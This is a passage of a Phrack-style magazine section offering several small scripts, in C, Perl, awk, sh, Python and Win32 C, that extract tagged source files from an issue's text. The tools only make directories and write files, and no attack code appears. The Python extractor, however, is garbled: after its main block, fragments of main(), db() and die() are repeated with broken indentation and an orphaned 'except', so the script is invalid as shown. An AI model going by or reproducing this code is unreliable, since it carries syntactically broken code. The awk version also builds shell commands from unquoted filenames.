                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }

                if ((bp = strchr(b, '!')))
                {
                    crc_f =
                        strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                   b[strlen(b) - strlen(bp) - 1 ] = 0;
                   h_c = 1;
                }
```

```
                else
                {
                    h_c = 0;
                }
                if ((out_p = fopen(b + BT_SIZE, "wb+")))
                {
                    printf(". Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf(". Could not extract anything from '%s'.\n",
                        b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p)
                {
                    if (h_c == 1)
                    {
                        if (fseek(out_p, 0l, 0) == -1)
                        {
                            perror("fseek");
                            exit(EXIT_FAILURE);
                        }
                        crc = check_crc(out_p);
                        if (crc == crc_f)
                        {
                           printf(". CRC32 verified (%08lx)\n", crc);
                        }
                        else
                        {
                           printf(". CRC32 failed (%08lx != %08lx)\n",
                               crc_f, crc);
                        }
                    }
                    fclose(out_p);
                }
                else
                {
                    fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
```

```
/* EOF */
<-->
<++> P55/EX/PMEU/extract.pl !1a19d427
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> P55/EX/PMEU/extract.awk !26522c51
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
<++> P55/EX/PMEU/extract.sh !a81a2320
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
```

```
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                IFS=
                                echo "$Line" >> $File
                                IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> P55/EX/PMEU/extract.py !83f65f60
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0
```

```
            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
```

```
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->
<++> P55/EX/PMEU/extract-win.c !e519375d
/************************************************************************/
/* WinExtract                                                           */
/*                                                                      */
/* Written by Fotonik <fotonik@game-master.com>.                        */
/*                                                                      */
/* Coding of WinExtract started on 22aug98.                             */
/*                                                                      */
/* This version (1.0) was last modified on 22aug98.                     */
/*                                                                      */
/* This is a Win32 program to extract text files from a specially tagged   */
/* flat file into a hierarchical directory structure.  Use to extract      */
/* source code from articles in Phrack Magazine.  The latest version of    */
/* this program (both source and executable codes) can be found on my      */
/* website:  http://www.altern.com/fotonik                              */
/************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
```

```
                    LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }

         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
```

```
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
}
<-->
----[  EOF
```